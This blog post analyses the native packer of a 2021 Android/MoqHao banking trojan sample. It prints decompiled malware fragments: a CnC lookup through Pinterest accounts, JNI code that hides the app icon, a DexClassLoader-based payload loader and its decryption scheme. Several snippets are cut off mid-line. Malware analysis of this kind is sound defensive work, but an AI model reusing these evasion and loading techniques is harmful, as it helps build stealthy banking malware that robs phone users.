A native packer for Android/MoqHao

cryptax.medium.com/a-native-packer-for-android-moqhao-6362a8412fe1

@cryptax May 20, 2021

@cryptax

May 18, 2021

.

3 min read

Update May 20, 2021. Added info on Pinterest URLs + Kudos to + actually was discovered on May 12 not May 13.

On May 12, 2021 a new sample of Android/MoqHao (aka XLoader, Wroba) banking trojan was detected. There are several changes compared to 2019: new commands, communicating CnC URL through malicious Pinterest accounts etc. See below.

sha256: `aad80d2ad20fe318f19b6197b76937bf7177dbb1746b7849dd7f05aab84e6724`

	March 03 2019	May 13 2021
Encrypted payload	`assets/bin`	`assets/whrlrsu`
Decryption algorithm for payload	base64decode(unzip(skip first 4 bytes))	**unzip(skip first 11 bytes, then XOR with 12th-byte)**
Commands	sendSms, setWifi, gcont, lock, bc, setForward, getForward, hasPkg, setRingerMode, setRecEnable, reqState, showHome, getnpki, http, onRecordAction, call, get_apps, show_fs_float_window, ping, getPhoneState	+ **get_gallery, get_photo** - *show_fs_float_window*
Communication CnC Url	https://twitter.com/	**https://www.pinterest.com**
Accounts	lucky88755, lucky98745, lucky876543, gyugyu87418490, luckyone1232, sadwqewqeqw	catogreggex11, posylloyd4136, husaincrisp, emeraldquinn4090, kelliemarshall9518, shonabutler10541, norahspencer9, singletonabigail, felicitynewman8858, abigailn674, gh6855786

Comparing sample of 2021 (sha256: aad80d2ad20fe318f19b6197b76937bf7177dbb1746b7849dd7f05aab84e6724) with sample of 2019


```
if(d.p.j.compare(networkop, "ntt", false, 2, null)) {
    d.d infos = arg3.a.g_get_infos("https://www.pinterest.com/catogreggex11/");
    String label = (String)infos.a_getlabel();
    amessage = (String)infos.b();
    alabel.text = label;
    message.text = i.a_equals(amessage, "") ? ((String)message.text) : amessage;
}
else if(d.p.j.compare(networkop, "docomo", false, 2, null)) {
    d.d v0_7 = arg3.a.g_get_infos("https://www.pinterest.com/catogreggex11/");
    String v2_1 = (String)v0_7.a_getlabel();
    v0_8 = (String)v0_7.b();
    alabel.text = v2_1;
    message.text = i.a_equals(v0_8, "") ? "JNB
}
else if(d.p.j.compare(networkop, "kddi", false, 2, null)) {
    d.d v0_9 = arg3.a.g_get_infos("https://www.pinterest.com/posylloyd4136/");
    String v2_2 = (String)v0_9.a_getlabel();
```

This is the part of the malicious payload that processes (malicious) Pinterest accounts to retrieve information on the CnC. For each targeted bank, the malware searches for the corresponding package on the smartphone, displays a given Pinterest URL and “hint” message. See this of .

In this article, we will **focus on the packer** which is quite interesting because it **uses a native library + the decryption algorithm has changed** (see table above).

Decrypting the payload

The malware is packed. The unpacking process consists in processing correctly an encrypted file in an asset directory named `./whrlrsu`. The asset is encrypted with an **XOR key, and zipped**. The XOR key is memorized in the encrypted file at the 12th byte.




Payload decryption process

I implemented a payload decryptor, available on GitHub.

Preparing dynamic class

Loading dynamic classes is typically done via the `DexClassLoader` class, from the Android API. To conceal it loads a dynamic class, the malware does not directly call `DexClassLoader`. Instead, it implements a **native library** (`libgdx.so`) that calls `DexClassLoader` from the native layer.



A DexClassLoader object is instantiated by function nd(). This consists in (1) calling FindClass, (2) searching for a constructor, and (3) using the constructor to create a new object.

The native library implements the following low level tasks:

- `Object cr(Class class)` : calls `create()` for the given class (`com.Loader`). This actually instantiates a `Loader` object.
- `Object lrd(int arg0, Object arg1, String classname, String arg3)` : call `loadClass()` on the given class name and return the loaded class object.
- `String g(int arg0)` : returns a different string depending on the argument. Beware, JEB currently decompiles it incorrectly: you must read the assembly.

```
MOV       X0, XZR                       ; xref: Java_gdx_a_g+4h (cbr)
RET

LDR       X8, [X0]                      ; xref: Java_gdx_a_g+1Ch (dynbr)
ADRP      X1, loc_11000                 ; POST: X1=loc_11000
ADD       X1, X1, #211h                 ; PRE: X1=loc_11000 /POST: X1=aCom_Loader
LDR       X2, [X8, #538h]
BR        X2

LDR       X8, [X0]                      ; xref: Java_gdx_a_g+1Ch (dynbr)
ADRP      X1, loc_11000                 ; POST: X1=loc_11000
ADD       X1, X1, #21Ch                 ; PRE: X1=loc_11000 /POST: X1=a__Ljava_la
LDR       X2, [X8, #538h]
BR        X2

LDR       X8, [X0]                      ; xref: Java_gdx_a_g+1Ch (dynbr)
ADRP      X1, loc_11000                 ; POST: X1=loc_11000
ADD       X1, X1, #231h                 ; PRE: X1=loc_11000 /POST: X1=aJava_util_
```

If the integer is 0, the routine returns “dalvik.system.DexClassLoader”, for 1 it returns “com.Loader”, for 2 “()Ljava/lang/Object;” and for 3 “java.util.zip.InflaterInputStream”
In our case, the malware uses the routine with argument 1, so `g()` returns “com.Loader”. This is provided to `lrd()`, so the malware will load a class named `com.Loader` and contained in the dynamic DEX. Finally, it locates the method `create()` within `com.Loader`.

There are some other native functions, but they are not used in the next stage. Note that up to know, the malware does not execute its payload, it only “prepares” things. This is all `OmApplication.onCreate()` does. Execution is within the next stage.

Executing the payload

The next stage occurs when the main activity is launched. Actually, strangely, the manifest references 2 main activities: `adlbect.kvActivity` and `adlbect.BnActivity`, but actually `adlbect.kvActivity` does nothing more than calling `adlbect.BnActivity`.

```
public class kvActivity extends Activity {
    @Override  // android.app.Activity
    protected void onCreate(Bundle arg2) {
        super.onCreate(arg2);
        try {
            this.startActivity(new Intent(this, BnActivity.class));
```

Silly kvActivity does nothing more than starting BnActivity.
`BnActivity` starts the `WqService` — we’ll discuss it later — and calls native function `a.ed()`. The method decompiles in JEB quite nicely, and we quickly recognize code to hide an application icon.

```
long v10 = v4;

long v5 = read_TPIDR_EL0();
long v11 = *(long*)(v5 + 40L);
jobject packagemgr_obj = penv[0]->GetObjectArrayElement((JNIEnv*)penv, param2, 0);
jobject component = penv[0]->GetObjectArrayElement((JNIEnv*)penv, param2, 1);
jclass packagemgr_class = penv[0]->GetObjectClass((JNIEnv*)penv, packagemgr_obj);
jmethodID setComponent_method = penv[0]->GetMethodID((JNIEnv*)penv, packagemgr_class, "setCompo


jobject thecomponent = component;
int component_state_disabled = 2, dontkillapp = 1;
penv[0]->CallVoidMethodA((JNIEnv*)penv, packagemgr_obj, setComponent_method, &thecomponent);
```

Hiding an application icon consists in calling setComponentEnabledSetting method (name is truncated on the image above) on the PackageManager class, with special flags PackageManager.COMPONENT_ENABLED_STATE_DISABLED and PackageManager.DONT_KILL_APP. This is a well known trick to run an app while hiding its application icon.

As for the WqService, it launches `start()` of `com.Loader` — **this is how the banking trojan payload actually starts** — and sets an alarm in 30 seconds.

```
public int onStartCommand(Intent intent, int arg10, int arg11) {
    if(!this.started) {
        this.started = true;
        try {
            Object[] params = {((OmApplication)this.getApplication()).loader_object, this, intent, new i
            a.start(params[0], params[1], params[2], params[3]);
            this.a_set_alarm(this, SystemClock.elapsedRealtime() + 30000L, this.getSystemService("alarm"
        }
        catch(Exception unused_ex) {
        }
    }

    return 1;
}
```

This is onStartCommand() of WqService. This method is automatically called by Android when the WqService starts. a_set_alarm calls native function a.snc() to set an alarm. I don't actually know what it uses this alarm for.

The implementation hardens the reversing because it does not call methods directly but delegates the work to 2 native functions: `a.start()` calls `com.Loader.start()`, and `a.snc()` to set the alarm.

Native function name	Description
cr	Calls `create` method on given class
ed	Hides application icon
g	Returns various string depending on input parameter. e.g. com.Loader
lrd	Calls `loadClass` on given class name
nd	Instantiates and returns a DexClassLoader object
nz	Instantiates and returns an `InflaterInputStream` using the `InputStream` provided as parameter
start	Calls the `start` method of the provided class
snc	Sets a alarm in given delay milliseconds

List of native functions, and their description, in libgdx.so

Kudos to @MalwareHunterTeam and @bl4ckh0l3z.

— Cryptax